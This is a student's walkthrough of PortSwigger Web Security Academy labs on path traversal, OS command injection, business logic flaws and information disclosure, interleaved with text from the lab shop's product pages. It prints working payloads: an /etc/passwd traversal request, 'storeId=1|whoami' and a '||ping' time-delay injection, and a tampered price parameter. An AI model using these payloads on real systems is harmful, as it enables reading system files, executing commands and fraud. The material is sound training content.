
More Than Just Birdsong

★★★★☆

$92.95

The next lab is also gonna be in the Directory Traversal and is gonna be the practitioner File path traversal, traversal sequences blocked with absolute path bypass

We do the same thing, but instead we simply use /etc/passwd before forwarding the request




```
https://0aac003c039e709a824...  GET  /image?filename=41.jpg  ✓  ✓  200  2356  script
https://0aac003c039e709a824...  GET  /academyLabHeader          ✓  400  130   text
```

```
GET /image?filename=41.jpg HTTP/2
Host: 0aac003c039e709a8240c5d400560092.web-security-academy.net
Cookie: session=ADjLPcfTicSPjSicGJQVmS5ulUCUgmnb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aac003c039e709a8240c5d400560092.web-security-academy.net/product?productId=2
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2262

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

And then once we refresh the page we have already solved this lab :



File path traversal, traversal sequences blocked with absolute path bypass

Congratulations, you solved the lab!

The Trapster


$1.86

Path 4 OS Command Injection

First, what is OS command injection? Operating system command exploitation, sometimes referred to as shell infiltration, represents a web security flaw that enables a malicious actor to run any operating system commands on the server hosting an application. This usually results in a complete breach of the application and its information. In many cases, the attacker can take advantage of this type of exploitation to infiltrate other components of the hosting framework, using established trust connections to expand the attack to additional systems within the entity.

First lab of this path was the OS command injection, simple case

We first start by accessing the lab and choosing an article. We go down and choose the Paris section which gave us 22 units



Conversation Controlling Lemon

★★★☆☆

$78.57

Description:

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Control change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechle inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will hav no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same a


The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they'r more reasonable, and un-opinionated one.

Paris

Check stock

22 units

Secondly, we simply add whoami to the value of the storeID to get some credentials



https://0ab500f20362959280b...	POST	/product/stock	✓	✓	200	120	text		
https://0ab500f20362959280b...	GET	/product?productId=1	✓		200	6767	HTML		OS cor
https://0ab500f20362959280b...	POST	/product/stock	✓		200	109	text		
https://0ab500f20362959280b...	GET	/resources/labheader/js/completedLab...			200	175	script	js	
https://0ab500f20362959280b...	GET	/resources/labheader/images/ps-lab-s...			200	707	XML	svg	
https://0ab500f20362959280b...	GET	/academyLabHeader			101	147			

```
POST /product/stock HTTP/2
Host: 0ab500f20362959280bada83009300c6.web-security-academy.net
Cookie: session=o5GEJfY9KkjN2ixzclIx7VX6Tmr8UJOH
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab500f20362959280bada83009300c6.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0ab500f20362959280bada83009300c6.web-security-academy.net
Content-Length: 28
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=1&storeId=1|whoami
```


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-kAhfgR

```

Once we refresh the page, the lab is solved.

OS command injection, simple case

Back to lab description »

The road so far :



Level progress:

6 of 52 Apprentice


2 of 151 Practitioner

0 of 36 Expert

The next lab is gonna be still in the same Path, and is named Blind OS command injection with time delays

We first start by submitting a feedback and finding the request in our Burp Suite


We add the 2 bars in the name value section of the request and we get a Thank you for submitting feedback with our value added



Thank you for submitting feedback!

So that means this parameter is not vulnerable

We make the same form as previous




```
POST /feedback/submit HTTP/2
Host: 0a9b009f03ac99bc8245e2f2004e005a.web-security-academy.net
Cookie: session=Hqck8a9vNex2yTOSfoucNt8laHmH4TR4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: https://0a9b009f03ac99bc8245e2f2004e005a.web-security-academy.net
Referer: https://0a9b009f03ac99bc8245e2f2004e005a.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

csrf=GWvEOHvbXXmSBUGLTnItSuBRBw3vXF6N&name=frederic&email=frederic-2.perron%40polymtl.ca&subject=Subject+2&message=lab+cr470e
```

Name: frederic
Email: frederic-2.perron@polymtl.ca
Subject: Subject 2
Message: lab cr470e


Submit feedback Thank you for submitting feedback!

Then we put the 2 pipes in the email section now instead of the name, and we get a different message; error instead of submitted successfully. With this information, we make can conclude which one to inject our command, which is the email section. So, we add the 2 pipes followed by the command *ping+-c+10+127.0.0.1||*



```
||ping+-c+10+127.0.0.1||&subject=Subject+3&message=
```

Finally, we can turn off intercepter and we can wait 10 seconds as our command ordered. And the lab will solve automatically.



Blind OS command injection with time delays

Congratulations, you solved the lab!

Submit feedback

Name:

Email:

Subject:

Message:


Thank you for submitting feedback!

Path 5 Business Logic Vulnerabilities

First off, what are business logic vulnerabilities? Vulnerabilities in business logic refer to weaknesses in an application's design and execution that permit a threat actor to provoke unintended actions. Such weaknesses potentially empower the attacker to exploit lawful functions for malicious purposes. These shortcomings typically stem from the inability to foresee atypical application conditions and, as a result, the inability to manage them securely.

First lab we will do for this path is the Excessive trust in client-side controls.

We start by logging in to our account and accessing our balance store credit (we can see the balance of 100$) :



Excessive trust in client-side controls

Store credit:
$100.00


My Account

Your username is: wiener

Email

Then, we send a request to add a product to cart while intercepting. We will then send it to Burp Repeader

We can also see below that we don't have enough funds when trying to order that 1337$ jacket



Store credit:
$100.00

Cart


Not enough store credit for this purchase

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1

Coupon:

Total: $1337.00

We will use that request and modify the value of the price for 15$. And we will then have "enough funds" to order that modified price's jacket. And we can see we have ordered 2 jackets for 15$, for a total of 30$, leaving us with 70$ of store credit balance :


Send
Cancel
Follow redirection
Target: https://0ae20086035dc17580fa178500bd001f.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex

```
POST /cart HTTP/2
Host: 0ae20086035dc17580fa178500bd001f.web-security-academy.net
Cookie: session=mXebcsTsFyngmOnf4lrGkhmWZ1aQ8gTI
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: https://0ae20086035dc17580fa178500bd001f.web-security-academy.net
Referer: https://0ae20086035dc17580fa178500bd001f.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=1500
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector	
Request Attributes	2
Request Query Parameters	0
Request Body Parameters	4
Request Cookies	1
Request Headers	19
Response Headers	3

Congratulations, you solved the lab!

Store credit:
$70.00

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	2

Total: $30.00


Path 6 Information Disclosure

First off before starting the lab, we have to understand what exactly Information Disclosure is. Inadvertent divulgence of data, often referred to as the unintended exposure of information or information disclosure, occurs when a website inadvertently discloses classified material to its users. In varying circumstances, a website may potentially unveil a plethora of information to prospective attackers, encompassing:

- Particulars related to other users, such as identification credentials or fiscal data
- Confidential trade or organizational information
- Intricate specifications concerning the website and its underlying framework

For the lab of this path, I have chosen the Apprentice Lab named Information Disclosure in Error Messages

The goal here is to obtain the version number of the framework. We make sure the proxy is on, all the usual. In the browser, click on a product in the shop and look for the URL with productid=9 in our HTTP History on Burp:



Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	394	JSON		
https://jnn-pa.googleapis.com	OPTIONS	/$rpc/google.internal.waa.v1.Waa/Crea...			200	562	HTML		
https://jnn-pa.googleapis.com	POST	/$rpc/google.internal.waa.v1.Waa/Crea...	✓		200	68309	text		
https://googleads.g.doubleclick...	GET	/pagead/id			302	745	HTML		
https://www.youtube.com	GET	/generate_204?y233eg	✓		204	182			
https://jnn-pa.googleapis.com	POST	/$rpc/google.internal.waa.v1.Waa/Gen...	✓		200	627	JSON		
https://googleads.g.doubleclick...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
https://static.doubleclick.net	GET	/instream/ad_status.js			304	252	script	js	
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	394	JSON		
https://play.google.com	POST	/log?format=json&hasfast=true&authu...	✓		200	578	JSON		
https://portswigger.net	GET	/content/images/svg/ps-logo-lines-whi...			200	2216	XML	svg	
https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	394	JSON		
https://portswigger.net	GET	/academy/labs/launch/8743ae75bedd9...	✓		302	1530			
https://0aa0006704f85c5d81d3...	GET	/			200	10702	HTML		Information disclosure in ...
https://0aa0006704f85c5d81d3...	GET	/resources/labheader/js/submitSolutio...			200	1333	script	js	
https://0aa0006704f85c5d81d3...	GET	/resources/labheader/js/labHeader.js			200	987	script	js	
